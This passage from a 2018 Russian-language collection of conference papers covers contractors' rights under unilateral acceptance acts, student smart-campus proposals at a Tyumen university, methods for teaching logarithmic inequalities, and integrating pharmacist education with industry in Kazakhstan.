Для того чтобы односторонний акт выполненных работ считался действительным, подрядчик не обязан направлять заказчику уведомление об окончании работ на объекте и приглашение осмотреть и принять объект, достаточно направить заказчику акты КС-2 и КС-3 ценным письмом с описью вложения и с уведомлением о вручении, либо вручить акты уполномоченному лицу заказчика под роспись. Сами формы КС-2 и КС-3 предполагают, что со стороны подрядчика условия договора выполнены, и он предлагает заказчику надлежащим образом принять работу. Самонадеянно думать, что не подписание КС -2 и КС-3, дадут возможность не оплачивать выполненные работы. В этом случае, подрядчик направляет заказчику, отказывающемуся оплачивать работы по одностороннему акту выполненных работ, претензию, содержащую сумму оплаты, срок исполнения требований, реквизиты документов, которые явились основанием для предъявления претензии.

Только после завершения претензионного порядка подрядчик обращается в суд. Отсутствие ответа на претензию не является основанием прекратить отстаивать свои интересы. В П.5 ст.5 АПК РФ указывается, что гражданско-правовые споры о взыскании денежных средств по требованиям, возникшим из договоров, других сделок, вследствие неосновательного обогащения, могут быть переданы на разрешение арбитражного суда после принятия сторонами мер по досудебному урегулированию по истечении тридцати календарных дней со дня направления претензии (требования), если иные срок и (или)

порядок не установлены законом или договором [4].

Согласно П.3 ст.54 ГК РФ Юридическое лицо несет риск последствий неполучения юридически значимых сообщений, доставленных по адресу, указанному в едином государственном реестре юридических лиц, а также риск отсутствия по указанному адресу своего органа или представителя. Сообщения, доставленные по адресу, указанному в едином государственном реестре юридических лиц, считаются полученными юридическим лицом, даже если оно не находится по указанному адресу, а также ст. 165.1 ГК РФ заявления, уведомления, извещения, требования или иные юридически значимые сообщения, с которыми закон или сделка связывает гражданско-правовые последствия для другого лица, влекут для этого лица такие последствия с момента доставки соответствующего сообщения ему или его представителю.

Сообщение считается доставленным и в тех случаях, если оно поступило лицу, которому оно направлено (адресату), но по обстоятельствам, зависящим от него, не было ему вручено или адресат не ознакомился с ним.

В Постановлении Пленума Верховного Суда РФ от 23.06.2015 N 25 "О применении судами некоторых положений раздела I части первой Гражданского кодекса Российской Федерации" разъяснено, что юридически значимое сообщение считается доставленным и в тех случаях, если оно поступило лицу, которому оно направлено, но по обстоятельствам, зависящим от него, не было ему вручено или адресат не ознакомился с ним (пункт 1 статьи 165.1ГК РФ). Например, сообщение считается доставленным, если адресат уклонился от получения корреспонденции в отделении связи, в связи с чем она была возвращена по истечении срока хранения. Риск неполучения поступившей корреспонденции несет адресат [5].

Таким образом, отказ от подписания заказчиком акта о приемке выполненных работ, не лишает подрядчика права на получение оплаты за выполненную работу по договору подряда.

Литература и примечания:

[1] Гражданский кодекс Российской Федерации (часть вторая) от 26.01.1996 № 14-ФЗ (ред. от 18.04.2018) // Справочно-

правовая система «Консультант Плюс» – Электрон. текст. данные.

[2] Постановлением Госкомстата РФ от 11.11.1999 N 100 «Унифицированные формы первичной учетной документации. Альбом унифицированных форм первичной учетной документации по учету работ в капитальном строительстве и ремонтно-строительных работ» // Справочно-правовая система «Консультант Плюс» – Электрон. текст. данные.

[3] Информационное письмо ВАС РФ от 24.01.2000года «Обзор практики разрешения споров по договору строительного подряда» // Справочно-правовая система «Консультант Плюс» – Электрон. текст. данные.

[4] Арбитражный процессуальный кодекс Российской Федерации" от 24.07.2002 N 95-ФЗ (ред. от 28.12.2017) // Справочно-правовая система «Консультант Плюс» – Электрон. текст. данные.

[5] Постановление Пленума Верховного Суда РФ от 23.06.2015 № 25 «О применении судами некоторых положений раздела I части первой Гражданского кодекса Российской Федерации» // Справочно-правовая система «Консультант Плюс» – Электрон. текст. данные.

© Л.В. Шипика, 2018

ПЕДАГОГИЧЕСКИЕ НАУКИ

***Е.В. Морозова,
Н.И. Красовская,
А.В. Сычева,
ТИУ,
г. Тюмень***

СТУДЕНЧЕСКИЕ ИННОВАЦИИ ПО ФОРМИРОВАНИЮ КОМФОРТНОЙ СРЕДЫ УНИВЕРСИТЕТА В РАМКАХ ПРОЕКТА SMART CITY

Аннотация: в работе рассматриваются идеи формирования инновационной комфортной образовательной среды в современном университете посредством внедрения смарт-технологий.

Ключевые слова: комфортная среда, экология, Smart Technologies, «умные скамейки», «умное освещение», «живые стены».

В 2016 году в Тюменском индустриальном университете (ТИУ) стартовал проект Smart City. В его разработке приняли участие многие представители вуза, в том числе и студенты, так как современный студент университета хочет не только получать и усваивать знания, но и стремится делать это в комфортных условиях, повышая эффективность и продуктивность своей деятельности. И ему хочется, чтобы его родной университет мог воспользоваться новыми изобретениями и технологиями, позволяющими сделать образовательное пространство более благоустроенным, экологичным и привлекательным. Занимаясь вопросами экологии и Smart технологий, а также изучая возможности программ трехмерного моделирования таких, как Maya, 3D Studio Max, ZBrush, студентами было предложено несколько идей создания инновационной комфортной среды [1].

1. Учебные аудитории. Идея усовершенствования – внедрения новых технологий и использование новых материалов и приборов. Например, в настоящее время

существует такое понятие, как «умное освещение» – Smart lighting, которое направлено на увеличение энергоэффективности и комфорта путем использования искусственных источников света, автоматизированного управления ими, датчиков освещенности, а также возможностей планирования, акцентирования и современных способов взаимодействия с человеком и другой техникой. В каждой аудитории предлагается использование интерактивных досок, оснащённых функцией рисования. Несомненно, лучшим вариантом является сенсорная доска SmartBoard. Для того чтобы акцентировать внимание аудитории на определенной части изображения или текста, в панели предусмотрены особые маркеры, расположенные на специальной подставке (PenTray). Наносимые элементы возникают непосредственно на экранном изображении, что позволяет при необходимости сохранить или распечатать текущую картинку с внесенными пометками.

а)



б)



в)




Рисунок 1 – Интерьер учебной аудитории:

а) – до нововведения; б) и в) – после нововведения

Для улучшения экологической обстановки в аудиториях

предлагается разместить люстру Чижевского в новом дизайне и зелёные элементы, рисунок 1б,в.

2. Холл библиотеки. Студенты здесь проводят достаточно много времени, особенно в большой обеденный перерыв. Идея усовершенствования – «умные скамейки», рисунок 2:

- в основание скамейки предлагается встроить датчик температуры, который в холодное время года (учитывая климат в Сибири) автоматически включает подогрев, и горячий воздух через отверстия поднимается вверх и греет сидящего;

- под сиденьями требуется встроить USB-порты для зарядки телефона/планшета (и любого другого устройства) и wifi-роутер, подающий сигнал сети в любом месте, где бы не находилась скамейка;

- сбоку от каждой скамейки выставить светильник, реагирующий на освещение в помещении по времени – по утрам в темноте свет будет автоматически загораться, сама лампа будет работать до 19.00 часов – время последней пары в университете;

- обязательный элемент экологии – растение, приносящее в воздух отрицательные ионы и добавление увлажнителя воздуха.




Рисунок 2 – Дизайн скамейки:

а) – до нововведения, б) – после нововведения

3. Информационные стенды. Идея усовершенствования – сенсорный экран SmartBoard. Это новейшие изобретения в сфере Smart Technologies – большие сенсорные стенды. Установив сенсорный экран SmartBoard на дисплейной панели и подключив его к компьютеру, можно управлять перемещением

курсора при помощи пальца (указывая в нужную точку экрана). При помощи маркеров на экране можно рисовать линии, закрашивать области и наносить рукописные надписи. Наносимые элементы возникают непосредственно на экранном изображении, что позволяет при необходимости сохранить или распечатать текущую картинку с внесенными пометками. Одним из несомненных достоинств интерактивных сенсорных экранов является легкость их освоения. Обычно для обучения достаточно нескольких минут, благодаря чему работать с ними могут даже совершенно не знающие компьютера люди.

Для улучшения экологии в помещениях предлагается к стендам добавить «умную скамейку», портативные розетки; книжную полку; растительные элементы; увлажнитель воздуха с зелёным дизайном, встроенный в стену, рисунок 3. Изменить освещение на более яркое Smart lighting [2].



Рисунок 3 – Дизайн информационного стенда:
а) – до нововведения; б) – после нововведения

4. Коридоры. Проходы, соединяющие отдельные части университета, так же стоит усовершенствовать. В закрытых помещениях (особенно мало вентилируемых) часто скапливаются положительные ионы (катионы), их большое количество негативно сказывается на здоровье людей.

Научные работы, которые основаны на эпидемиологических данных и на спланированных экспериментальных исследованиях доказывают, что увеличение концентрации отрицательных ионов в окружающей среде рабочих помещений ведет к улучшению эффективности работы

и повышает настроение работающих, в то время как положительные ионы имеют обратный эффект. Воздух наполняется отрицательными ионами за счет действия Солнца, растений, испарения воды и пр. [3].

Идея усовершенствования – «живые стены». Предлагается в стены коридоров и некоторых холлов встроить экологические зеленые элементы, возможно с водными элементами. Сколько бы люди не создавали искусственных ионизаторов воздуха, предпочтение отдается все же естественным природным источникам анионов. Данная система растений в идеальном случае может автоматически поливаться роботами, которые и будут следить за состоянием всех растений на панели (известные многим продукты Flora robotica). В тех местах коридора или аудиторий, в которых не удаётся поместить зелёные насаждения, рекомендуется использовать хотя бы портативный ионизаторы воздуха или люстру Чижевского в модернизированном виде. Чтобы решить проблемы вентиляции, кондиционирования и отопления в помещениях, необходимо установить специальные датчики в разных его местах и главный «контролёр» – автоматическую систему климат-контроля, которая и будет следить за состоянием потоков воздуха и тепла [4]. На рисунке 4б представлен новый дизайн коридора с системой климат-контроля.




Рисунок 4 – Дизайн коридора:

а) – до нововведения; б) – после нововведения

В особо шумных местах холлов, лестничных площадок и т.п. предлагается добавление шумоизоляционных материалов и зеленых элементов.

5. Система пропуска. Идея – «умные браслеты». Пропускную карточку предлагается заменить именными браслетами-часами, которые будут служить пропуском во все корпуса и фиксатором местоположения студента в университете. При входе в аудиторию датчики будут отмечать присутствие человека, ведя запись в электронном журнале посещаемости. Браслеты будут подключены к внутренней сети университета, но без доступа в интернет. По ним можно будет передать какую-то важную информацию, например, изменения в расписании, местоположение группы, студента.

Идеи создания комфортной среды являются результатом глубокого изучения студентами новых технологий строительства и дизайна, вопросов экологии и безопасности. Это стало возможным только благодаря творческому подходу к обучению, стремлению преподавателей перейти от стандартной формы общения преподавателя и студента к диалогу на равных.

«...Замах даже не в том, что мы говорим, как сегодня улучшить город, мы попробуем просчитать, что ему будет нужно послезавтра» – так обозначила суть проекта Smart City руководитель ТИУ В. В. Ефремова.

Литература и примечания:

[1] Основные положения «Умного города». [электронный ресурс] // URL: <http://1234g.ru/novosti/smart-city> (дата обращения: 18.04.2018).

[2] Умное освещение. [электронный ресурс] // URL: <https://iot.ru/wiki/umnoe-osveshchenie> (дата обращения 18.04.2018).

[3] Информация про ионизацию воздуха. [электронный ресурс]//URL:<http://base.safework.ru/iloenc?print&nd=857100213&nh=0> (дата обращения 18.04.2018).

[4] Концепция «умного дома», система климат-контроля. [электронный ресурс] // URL:<https://kvartblog.ru/blog/umnyy-dom-sistemy-ventilyatsii-konditsionirovaniya-i-otopleniya/> (дата обращения 18.04.2018).

К. Останов,

к.п.н., доц.,

СамГУ,

г. Самарканд, Узбекистан

Б. Рахимов,

преп.,

Джизакский политехнический институт,

Р.Ш.Усанов,

преп.,

академический лицей СамСХИ,

г. Самарканд, Узбекистан

К.К. Жаникулов,

преп.,

академический лицей СамСХИ,


г. Самарканд, Узбекистан

О ФОРМИРОВАНИИ У УЧАЩИХСЯ УМЕНИЙ РЕШАТЬ ЛОГАРИФМИЧЕСКИЕ НЕРАВЕНСТВА

Аннотация: В данной статье рассматриваются некоторые аспекты методики формирования у учащихся умений решать логарифмические неравенства. Даны примеры использования методов введения новой переменной, использование свойств функций, свойств логарифмов и метод логарифмирования обеих частей неравенств с одним основанием. Кроме того, даны рекомендации по их использованию при обучении учащихся стандартным способам решения логарифмических неравенств.

Ключевые слова: неравенство, логарифм, переменная, решение, свойства, функции, метод интервалов, область определения, тождества.

1. Введение новой переменной. Например, при решении неравенства $\lg^3 x - \lg x \geq 0$ введем новую переменную $t = \lg x$. Тогда данное неравенство примет вид $t^3 - t \geq 0$. Учитывая, что корни многочлена $t^3 - t$ являются $t = 0$ и $t = \pm 1$, решаем неравенство методом интервалов



$-1 \leq t \leq 0, t \geq 1$. Теперь осталось решить еще три простых неравенства, два из них входит в систему :

$$\begin{cases} \lg x \geq -1, \\ \lg x \leq 0, \end{cases} \Leftrightarrow \begin{cases} x \geq 0,1, \\ 0 < x \leq 1, \end{cases} \Leftrightarrow 0,1 \leq x \leq 1.$$

$$\lg x \geq 1 \Leftrightarrow x \geq 10.$$

2.Использование свойств функций В этом способе используется свойства функций, входящих в данное неравенство. Например, при решении неравенства $\log_{0,6}(4-x) - \log_{0,6}(x-6) < 2$ сначала определим область определения неравенства, которое задаётся системой неравенств

$$\begin{cases} 4-x > 0, \\ x-6 > 0 \end{cases} \Leftrightarrow \begin{cases} x < 4, \\ x > 6. \end{cases}$$

Эта системе не имеет решения., потому и данное неравенство не имеет решения.

3. Использование свойств логарифмов. В этом способе в основном используются следующие свойства: при $a > 0, a \neq 1, b > 0, c > 0, p \neq 0, d > 0, d \neq 1; a, b, c, r, p, d \in R$:

$$1. a^{\log_a b} = b; 2. \log_a(bc) = \log_a b + \log_a c;$$

$$3. \log_a \frac{b}{c} = \log_a b - \log_a c; 4. \log_a b^r = r \log_a b;$$

$$5. \log_{a^p} b = \frac{1}{p} \log_a b; 6. \log_a b = \frac{\log_d b}{\log_d a}.$$

Использование этих тождеств приведет к неравенству следствию, если преобразование неравенства приведет сужению области определения. Например, при решении неравенства $\log_{0,3} x - 2 \log_x 0,3 \leq -1$ ОДЗ данного неравенства

$$\begin{cases} x > 0, \\ x \neq 1. \end{cases}$$

Используя свойства 6 придем к неравенству

$$\log_{0,3} x - \frac{2}{\log_{0,3} x} \leq -1, \text{ его область определения совпадает с}$$


областью определения данного неравенства. Решаем последнее неравенство:

$$\log_{0,3} x - \frac{2}{\log_{0,3} x} \leq -1 \Leftrightarrow \frac{\log_{0,3}^2 x + \log_{0,3} x - 2}{\log_{0,3} x} \leq 0.$$

Введем новую переменную $t = \log_{0,3} x$ тогда получим дробно

рациональное неравенство $\frac{t^2 + t - 2}{t} \leq 0$, учитывая, что корнями

квадратного трехчлена $t^2 + t - 2$ являются числа $t = -2, t = 1$ решаем его методом интервалов



Так получим $t \leq -2, 0 < t \leq 1$. Таким образом, теперь нужно решить совокупности неравенств

$$\left[\begin{array}{l} \log_{0,3} x \leq -2, \\ \log_{0,3} x > 0, \\ \log_{0,3} x \leq 1 \end{array} \right] \Leftrightarrow \left[\begin{array}{l} x \geq 0,3^{-2}, \\ 0 < x < 1, \\ x \geq 0,3 \end{array} \right] \Leftrightarrow \left[\begin{array}{l} x \geq 11\frac{1}{9}, \\ 0,3 \leq x < 1. \end{array} \right] \quad \text{Значит,}$$

при решении логарифмических неравенств можно использовать слева направо следующие тождества:

1. $(f(x))^{\log_{f(x)} g(x)} = g(x);$
2. $\log_a f(x) + \log_a g(x) = \log_a (f(x)g(x));$
3. $\log_a f(x) - \log_a g(x) = \log_a \frac{f(x)}{g(x)};$

$$4. r \log_a f(x) = \log_a f^r(x);$$

$$5. \frac{1}{p} \log_{f(x)} b = \log_{f^p(x)} b;$$

$$6. \frac{\log_{f(x)} g(x)}{\log_{f(x)} \varphi(x)} = \log_{\varphi(x)} g(x).$$

Применение их приведет к расширению ОДЗ, а обратное использование сводит к сужению ОДЗ неравенства.

4. Логарифмирование обеих частей неравенств с одним основанием. Например, при решении неравенства $(x-2)^{x^2-x} \geq (x-2)^{12}$ получим следующую цепочку систем неравенств

$$(x-2)^{x^2-x} = (x-2)^{12} \Leftrightarrow \left[\begin{array}{l} x-2=1, \\ \left\{ \begin{array}{l} x-2>1, \\ x^2-x \geq 12, \end{array} \right. \Leftrightarrow \left[\begin{array}{l} 2 < x \leq 3, \\ x \geq 4. \end{array} \right. \\ \left\{ \begin{array}{l} 0 < x-2 < 1, \\ x^2-x \leq 12, \end{array} \right. \end{array} \right.$$

$$2 < x \leq 3, \quad x \geq 4.$$

Таким образом, применяя вышеуказанные способы решения типовых логарифмических неравенств приведет к неравенству или системе неравенств, т.е. к более определенному классу неравенств.

Литература и примечания:

[1] Бачаева Н.В. Современные эффективные методы решения неравенств. Методическое пособие. Якутск. 2011.

[2] Корянов А.Г., Прокофьев А.А. Методы решения неравенств с одной переменной. – 2011.

[3] Моденов В.П. – Пособие по математике. – 1972.

© К. Останов, Б. Рахимов,
Р.Ш.Усанов, К.К. Жаникулов, 2018

МЕДИЦИНСКИЕ НАУКИ

С.К. Болдыш,
e-mail: svetlana_boldysh@mail.ru,
О.А. Сиволобова,
Академия «Болашақ»,
г. Караганда, Казахстан

КЛЮЧЕВОЕ СЛОВО В ПОДГОТОВКЕ ФАРМАЦЕВТОВ – ИНТЕГРАЦИЯ

Аннотация: данная статья посвящена проблемам подготовки специалистов-фармацевтов в соответствии с требованиями фармацевтического рынка и работодателей. В связи с этим высшее профессиональное образование должно, в первую очередь, обеспечить подготовку профессионалов высшей квалификации для конкретной деятельности и в конкретных профессиональных областях. Навыки, необходимые будущим фармацевтам, напрямую связаны с меняющейся ролью фармацевта на современном этапе развития фармацевтической отрасли. Поэтому, чтобы обеспечить качественную подготовку специалистов, в рамках изменяющихся требований к специалистам со стороны практики, необходимо своевременно вносить изменения в образовательный процесс.

Ключевые слова: качество знаний, учебные программы, подготовка фармацевтов, компетенции фармацевта.

Профессии, связанные с самой важной составляющей жизни человека – здоровьем, становятся самыми актуальными с ростом самосознания человечества. Противоречия между социальной направленностью фармации и экономическими интересами производителей фармацевтической продукции являются движущей силой развития и совершенствования современной системы в этом направлении. Навыки, необходимые будущим фармацевтам, напрямую связаны с меняющейся ролью фармацевта на современном этапе развития фармацевтической отрасли. Поэтому, чтобы обеспечить качественную подготовку специалистов, в рамках

изменяющихся требований к специалистам со стороны практики, необходимо своевременно вносить изменения в образовательный процесс.

Перед многими странами стоят одинаковые проблемы в области организации профессионального фармацевтического образования:

- всеобщее старение населения, и, соответственно, постепенное уменьшение опытных высококвалифицированных кадров в отрасли, включая преподавательский состав ВУЗов;

- увеличение требований к направленности и качеству образования;

- соблюдение баланса между спросом и предложением кадров (т.е. планирования и управления кадрами);

- установление прочных связей ВУЗов с работодателями;

- создание механизмов, стимулирующих работодателей и работников проводить постоянное профессиональное обучение.

С 2010 года FIP, Всемирная организация здравоохранения и Юнеско реализуют проект по разработке рекомендаций по улучшению качества фармацевтического образования на протяжении всей профессиональной деятельности специалистов. Для обеспечения качества фармацевтического обучения FIP была разработана схема обеспечения качества, учитывающая международные стандарты по качеству образования в здравоохранении Всемирной медицинской федерации. В рамках этой деятельности проводится разработка перечня компетенций для фармацевтических специалистов разной направленности. Во многих странах мира за последние 20 лет отмечается изменение характера обучения: от классического академического образования к более ориентированному на больного и на продукт (лекарственные средства) [1].

Имеющиеся на сегодняшний день учебные программы в высших учебных заведениях практически не учитывают требования рынка труда, которые постоянно видоизменяются – вследствие постоянных экономических, социальных и политических преобразований, осуществляемых в стране. С другой стороны, требования работодателей к молодым специалистам выходят за рамки стандартной образовательной

программы и учебного плана, а высшее профессиональное образование должно, в первую очередь, обеспечить подготовку профессионалов высшей квалификации для конкретной деятельности и в конкретных профессиональных областях.

Сегодня на рынке образования все заметнее роль нового игрока – работодателя. Руководители предприятий не всегда доверяют диплому о высшем образовании, который представляет весьма условный показатель теоретических знаний студента. Приложение к диплому, как правило, не в полной мере отражает умение, опыт, степень трудолюбия и желание работать по специальности.

Перед ВУЗом и предприятием встал вопрос – как выстраивать отношения между собой. В настоящее время предприятия вспоминают о существовании ВУЗов только на стадии распределения выпускников, довольствуясь остаточным принципом. Однако, настал момент предприятиям принимать участие в процессе становления молодого специалиста на всех этапах его обучения в ВУЗе. Успешная практическая деятельность специалиста определяется уровнем сформированности профессиональных компетенций. Фармацевт, обладающий высоким профессионализмом, хорошо ориентируется во всех вопросах фармации, но особенно в практических вопросах изготовления, хранения и отпуска лекарственных средств. Наиболее эффективным средством личностного развития высокопрофессиональных специалистов при их подготовке является компетентностный подход, в рамках которого процесс обучения понимается как комплексная деятельность, направленная на формирование у студентов набора общекультурных и профессиональных компетенций.

ВУЗы, в свою очередь, должны задуматься – для кого они готовят своих специалистов и какие знания, навыки будут востребованы в большей степени. Иными словами – специализация неизбежна, вопрос только в том, как ее организовать.

Повышение эффективности качества обучения специалистов в современных условиях непосредственно связано с реализацией коренной задачи высшего образования – внедрения инновационных форм и новейших достижений в

интеграцию науки, образования и практики [2].

Главной претензией работодателей к ВУЗам на сегодняшний день является оторванность знаний, получаемых молодыми специалистами в ВУЗе от практики. Из высказываний руководителей крупных аптек и фармацевтических компаний становится очевидным, что все они выражают претензии к качеству подготовки студентов ВУЗов, и отмечают несоответствие образовательных учебных программ потребностям работодателей и фармацевтического рынка. «Качество знаний отечественных специалистов в последнее время значительно ухудшилось. Оценки «хорошо» и «отлично» в дипломах не соответствуют полученным знаниям». В условиях общего снижения качества подготовки фармацевтов, фармацевтические компании вынуждены самостоятельно, за свой счёт повышать квалификационный уровень специалистов [3, 4].

Однако винить только ВУЗы было бы несправедливо, так как были и есть ещё преподавательские кадры, которые выпускают квалифицированных специалистов. Профессия фармацевта сочетает в себе сферы фармацевтики, медицины и коммерции, поэтому требует от специалиста не только высокого уровня специальных знаний и навыков, но и высоких моральных качеств человека. Современному фармацевтическому бизнесу нужны фармацевты, не только знающие всё о действующих веществах, но главное – умеющие хорошо продавать. Современные реалии ставят новые задачи перед работниками аптечной службы. Сегодня аптечный работник должен не просто отпустить лекарственный препарат, но и предоставить посетителю аптеки всю необходимую информацию по различным вопросам применения лекарств, а это очень серьезная и непростая задача, учитывая огромный ассортимент лекарств, используемых в практической медицине. На практике зачастую фармацевты первого стола просто реализуют лекарства, а не консультируют должным образом пациентов и не проводят мониторинг побочных эффектов. Поэтому на первом плане у руководителей аптек должны быть вопросы, акцентированные на информирование и консультирование посетителей аптек, должна быть обеспечена необходимая

подготовка фармацевтов в области фармацевтического консультирования, а также обеспечено сотрудничество с врачами лечебно-профилактических учреждений. Совершенно очевидно, что возникла необходимость менять профессиональную подготовку аптечных работников: информационное сопровождение, консультирование, формы и методы их работы, а главное – теоретические знания должны закрепляться на практике в аптеках. Предложена новая парадигма профессионального развития, в которой на передний план выдвигается саморазвитие личности специалиста как профессионала. При этом главным ресурсом эффективности профессиональной деятельности выступает личностная потребность в профессиональном и творческом развитии, рефлексивная самоорганизация личности с использованием интеллектуальных и мотивационных критериев.

Перед владельцами аптечных сетей стоит решение важных задач: не утратить в работе фармацевтов первого стола первоначального предназначения – грамотного консультирования пациента и в тоже время обучить своих «первостольников» правильным техникам продаж. Одна важнейших задач современной деятельности фармацевтического работника в психологическом аспекте – это умение быстро «составить портрет» покупателя. Обучение этому искусству помогает фармацевтам первого стола освоить техники допродажи, научиться правильно задавать вопросы. Нередко человек, пришедший лишь за одним препаратом, после общения с фармацевтом покупает и другие товары, представленные в ассортименте. Несколько таких случаев в день – и средний чек аптеки увеличивается.

Опрос работников аптек показал, что «идеальный» фармацевтический работник должен обладать следующими качествами: сдержанность, терпеливость, дружелюбие, тактичность, энтузиазм, энергичность, обаяние, жизнерадостность, порядочность, добросовестность, оптимальный уровень беспокойства-тревожности, гибкость мышления, высокая скорость оперирования числовой информацией, хорошая слуховая, зрительная, ассоциативная, долговременная, кратковременная память, концентрация,

переключаемость и распределение внимания, быстрота принятия решений, коммуникативная выносливость, стрессоустойчивость, психологическая проницательность, профессиональные знания, организаторские способности, современное экономическое мышление, компьютерная грамотность [5].

Отдельная категория тренингов, которые необходимы фармацевтам – это техники предотвращения стрессов. Раздражённый, задерганный покупателями за день фармацевт – плохой фармацевт. Он, скорее всего, ничего не продаст или что-то напутает. Стессоустойчивость – тоже наука, которую не изучают в институте. Поэтому только крупные фармацевтические компании сегодня могут позволить себе нанять дорогих профессионалов, тренеров-консультантов. И, по всей видимости, до тех пор, пока не появится способа обучать фармацевтов успешным продажам во время обучения в ВУЗе, вкладывать знания придётся на производстве тренерам и коучерам [3].

В свете вышеизложенного, логичными видятся всего два выхода – либо пересматривать вузовскую систему образования, либо обращаться к аутсорсингу.

В работе над созданием независимой оценки профессионального образования Республика Казахстан опирается на опыт западноевропейских стран, когда выпускник ВУЗа не устраивается на работу, если не получил признания профессионального сообщества. В скором будущем и в Казахстане знания студентов будут оцениваться профессионалами, перед которыми выпускники будут демонстрировать свои практические навыки владения профессией. Если профессиональные Ассоциации сочтут достойными знания и опыт выпускников, то выдадут им сертификат – пропуск в круг профессионалов. И тогда работодатель, при прочих равных условиях, будет принимать на работу специалиста, имеющего сертификат.

Для интеграции профессионального образования и профессиональной деятельности необходим механизм социального взаимодействия ВУЗа и организаций практической сферы деятельности. Интеграция сфер образования и

профессиональной практики возможна в различных формах: в форме прохождения в период обучения в вузе практики в фирмах и корпорациях (США); сочетания академических занятий с практическим обучением на рабочих местах (Великобритания); практико-ориентированного обучения в системе корпорации (Япония). В отдельных странах имеется специальный государственный орган для налаживания сотрудничества ВУЗов и фирм (Секретариат по установлению контактов в Швеции) [6].

Выходом из такой ситуации большинство из работодателей считают, во-первых, увеличение сроков и углубление содержания производственной практики, во-вторых, привлечение специалистов-практиков, знающих современную конкретику реального бизнеса и производства в состав преподавательских кадров

В настоящее время, в отличие от советских времен, первыми осваивают новейшие технологии производства не ВУЗы, а предприятия, работающие в условиях ВУЗа. Большинство крупных компаний понимают актуальность данного вопроса и уже взаимодействуют с ВУЗами в деле подготовки молодых специалистов. На сегодняшний день выходом из такой ситуации большинство работодателей считают:

- 1) целевую подготовку специалистов, которая финансируется самим будущим работодателем, т.е. совместные программы, нацеленные на удовлетворение потребностей конкретного предприятия.

- 2) увеличение сроков и углубление содержания производственной практики;

- 3) пополнение преподавательских кадров специалистами из реального бизнеса и производства, знающими современную конкретику.

При этом инструментарием интеграции сфер профессиональной деятельности и профессионального образования на разных ступенях подготовки являются:

- а) базы производственных практик;

- б) совместные предприятия, в которых на временной основе работают студенты в рамках выполнения договорных

заданий, и на постоянной основе – специалисты и научные сотрудники;

в) мастер-классы;

г) профессиональная деятельность обучаемых студентов;

д) создание в ВУЗе новых и переоснащение имеющихся учебных лабораторий;

е) проведение совместных научно-исследовательских работ и др.

Исходя из выше изложенного, перед вузами стоят следующие задачи:

1) Оперативно и своевременно реагировать на изменения, происходящие непосредственно на рынке труда, а также в других сферах экономики, как в стране, так и на региональном и местном уровне.

2) Постоянно корректировать учебные программы в двух аспектах: в соответствии с требованиями рынка и с учетом предложений самих предприятий.

3) Активно внедрять инновационные формы в системе взаимодействия «ВУЗ-производство».

В настоящее время ядром национального образования в РК является дуальное обучение. Как известно, дуальное обучение устраняет главный недостаток в образовании – разрыв между теорией и практикой. В своем Послании «Казахстанский путь – 2050: единая цель, единые интересы, единое будущее», глава государства Н.А.Назарбаев, коснувшись вопросов качества образования в ВУЗах, отметил: «Дуальное обучение должно стать ядром национальной системы образования».

Внедрение дуальной формы обучения позволит решить основную проблему профессионального образования, связанную с разрывом между теорией и практикой, и, кроме того, такое обучение отвечает интересам всех участвующих сторон – предприятий, ВУЗов, работников и государства. При организации учебного процесса надо обеспечить не только интеграцию теории и практики, но и интегрированное освоение общих и профессиональных компетенций. Интеграция теории и практики обеспечивает целостное освоение требуемых компетенций и позволяет избежать сегментирования содержания на знания и умения в сознании обучающихся. Такая

интеграция достигается в результате соответствующей организации учебного процесса, использования активных методов обучения, проведения обучения непосредственно на производстве, а также обоснованного отбора нужных теоретических знаний [7].

Таким образом, в настоящее время в условиях, когда фармацевтическая отрасль переходит на международные стандарты надлежащих практик и очень нужны высококвалифицированные кадры, стратегия ВУЗа в подготовке специалистов-фармацевтов должна быть интегрирована на производство. Выигрывает тот, кто сможет эффективно систематизировать теоретическую базу, освоить практические навыки и установить как можно больше контактов профессионального свойства.

Литература и примечания:

[1] Юдина Л.Ю., Береговых В.В., Аладышева Ж.И., Пятигорская Н.В. О тенденциях современного фармацевтического профессионального образования // Медицинское образование и вузовская наука. – 2013. – № 1(3). – С. 61-67.

[2] Бриллиант Л.С., Кутрунов В.Н. Контакт ВУЗ – предприятие, взгляды с двух сторон. [электронный ресурс] // <http://www.togi.ru/content/concept/ContactVUZPredpriyatie>

[3] Скалей Е. Особенности подготовки первостольников // Казахстанский фармацевтический вестник. – 2013. – № 9(420). – С. 14.

[4] Щербина Н. Ещё не врач, уже не продавец // Казахстанский фармацевтический вестник. – 2013. – № 9(420). – С. 8.

[5] Гаврилина Н.И. и др. Этика, деонтология и психология в работе фармацевта и провизора [Текст] // Новая аптека. Эффективное управление. – 2007. – № 9. – С.59-60.

